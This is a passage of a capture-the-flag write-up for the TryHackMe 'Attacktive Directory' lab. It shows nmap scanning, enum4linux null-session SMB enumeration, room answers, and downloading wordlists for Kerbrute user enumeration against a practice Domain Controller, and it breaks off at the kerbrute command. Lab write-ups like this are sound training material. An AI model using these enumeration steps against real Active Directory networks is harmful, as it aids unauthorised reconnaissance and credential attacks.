
Bryan Leong (NobodyAtall) Follow
May 23, 2021 · 9 min read ★ · Listen

TryHackMe: Attacktive Directory (Active Directory Pentesting Practice)

As we know that 99% of the machines in the corporate network they're running Active Directory. So this article we will be doing a room from TryHackMe to practice on how can we exploit a vulnerable Domain Controller.


Attacktive Directory
99% of Corporate networks run off of AD. But can you exploit a vulnerable Domain Controller?
Start AttackBox
Help
Options
Chart
Scoreboard
Discuss
Writeups
More

This is a **free** room, which means anyone can deploy virtual machines in the room (without being subscribed)! 16941 users are in here and this room is 544 days old.


Created by Sq00ky

Enumeration: Welcome to Attacktive Directory

To start our penetration testing on Active Directory, the 1st phase we need to do is **gather the intel of the machine**. We can start from running our **Nmap** port scanner.


Nmap Command format:

nmap -sC -sV -oN <output_file_name> <machine IP>




```
Service scan Timing: About 84.62% done; ETC: 07:11 (0:00:02 remaining)
Nmap scan report for 10.10.136.159
Host is up (0.32s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-05-23 11:11:52Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Si
te: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Si
te: Default-First-Site-Name)
```

From the nmap result, we know that this machine is running Active Directory with Kerberos authentication service running. The Active Directory domain name are "**spookysec.local**"




```
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-05-23 11:11:52Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Si
te: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Si
te: Default-First-Site-Name)
```

Now we gotten the Active Directory domain name, we need to edit our **/etc/hosts** file to point the IP to the domain name.




```
192.168.0.148   repo.gitroot.vuln
10.10.38.198    jacobtheboss.box
10.10.82.213    blog.thm
10.10.5.56      development.smag.thm
10.10.217.158   mafialive.thm
10.10.196.201   files.chill.thm
10.10.136.159   spookysec.local

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
~
~
```

To enumerate the 139/445 port which is the SMB port, we can use **enumdlinux** to enumerate it**.**




```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/attacktiveDirectory]
└─$ enum4linux spookysec.local > e4l.out                                255 ×
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line
 437.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line
 451.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line
 359.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line
 458.
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line
 467.
```

The output will be something like this, it is quite long so I try to read it using my text editor.



```
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/
) on Sun May 23 07:22:14 2021

 ==========================
|    Target Information    |
 ==========================
Target ........... spookysec.local
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =======================================================
|    Enumerating Workgroup/Domain on spookysec.local    |
 =======================================================
[E] Can't find workgroup/domain


 ===============================================
|    Nbtstat Information for spookysec.local    |
 ===============================================
Looking up status of 10.10.136.159
No reply from 10.10.136.159

 ========================================
|    Session Check on spookysec.local    |
 ========================================
[+] Server spookysec.local allows sessions using username '', password ''
[+] Got domain/workgroup name:

 ==============================================
|    Getting domain SID for spookysec.local    |
 ==============================================
Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963
[+] Host is part of a domain (not a workgroup)

```

answer: enum4linux



```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
 | rdp-ntlm-info:
 |   Target_Name: THM-AD
 |   NetBIOS_Domain_Name: THM-AD
 |   NetBIOS_Computer_Name: ATTACKTIVEDIREC
 |   DNS_Domain_Name: spookysec.local
 |   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
 |   Product_Version: 10.0.17763
 |_  System_Time: 2021-05-23T11:12:12+00:00
 | ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
 | Not valid before: 2021-05-22T11:09:44
 |_Not valid after:  2021-11-21T11:09:44
 |_ssl-date: 2021-05-23T11:12:20+00:00; -2s from scanner time.
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

answer: THM-AD

What invalid TLD do people commonly use for their Active Directory Domain?


TLD stand for “Top Level Domain”. So what are they?

Let’s take an example of “**www.study.com**” this domain name, the “.com” is the Top Level Domain.



So in the active directory, based on experience most of the AD machines that I’ve done in HackTheBox they’ve the invalid TLD “**.local**”. Let’s gather some information from our Google-Fu.

From the article below, we can see that the commonly used AD invalid TLD are “**.local**” & “**.internal**”. So in our machine, the invalid TLD are “**.local**”, the answer should be “**.local**”


In this scenario you would name your domain in the format of "domain.invalid.tld" such as "SAMDOM.local". Using an invalid top-level domain (TLD) such as .local or .internal used to be a very common practice. In fact all versions of Microsoft's Small Business Servers were configured to use a domain in the form of "domain.local". Since the .local TLD is officially reserved by ICANN, you can also be assured that no external DNS server will resolve this domain. However this style of name has a few major issues:


answer: .local

Enumeration: Enumerating Users via Kerberos

Now after some enumeration on finding open ports & SMB. We carry on the enumeration process on **finding the valid user** using the Kerberos authentication service.


Normally to gather username, we need to craft our own username wordlist by scrapping the username from the organization website contact page or anywhere else that we can find it.

But in this machine room, the room creator had save the time for us & provide us the username & password wordlist.


Enumeration:


For this box, a modified User List and Password List will be used to cut down on time of enumeration of users and password hash cracking. It is **NOT** recommended to brute force credentials due to account lockout policies that we cannot enumerate on the domain controller.

So let's download the user & password list into our machine.



```
/userlist.txt
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133
, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connect
ed.
HTTP request sent, awaiting response... 200 OK
Length: 540470 (528K) [text/plain]
Saving to: 'userlist.txt'

userlist.txt          100%[===================================>] 527.80K  1.64MB/s    in 0.3s

2021-05-23 07:40:31 (1.64 MB/s) - 'userlist.txt' saved [540470/540470]

┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/attacktiveDirectory]
└─$ wget https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/passwordlist.tx
t
--2021-05-23 07:40:36--  https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master
/passwordlist.txt
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133
, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connect
ed.
HTTP request sent, awaiting response... 200 OK
Length: 569236 (556K) [text/plain]
Saving to: 'passwordlist.txt'

passwordlist.txt      100%[===================================>] 555.89K  1.50MB/s    in 0.4s

2021-05-23 07:40:37 (1.50 MB/s) - 'passwordlist.txt' saved [569236/569236]
```

To find the valid username & password we can use a tool called **Kerbrute**. You can download the tool from the link => Kerbrute.




```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/attacktiveDirectory]
└─$ kerbrute

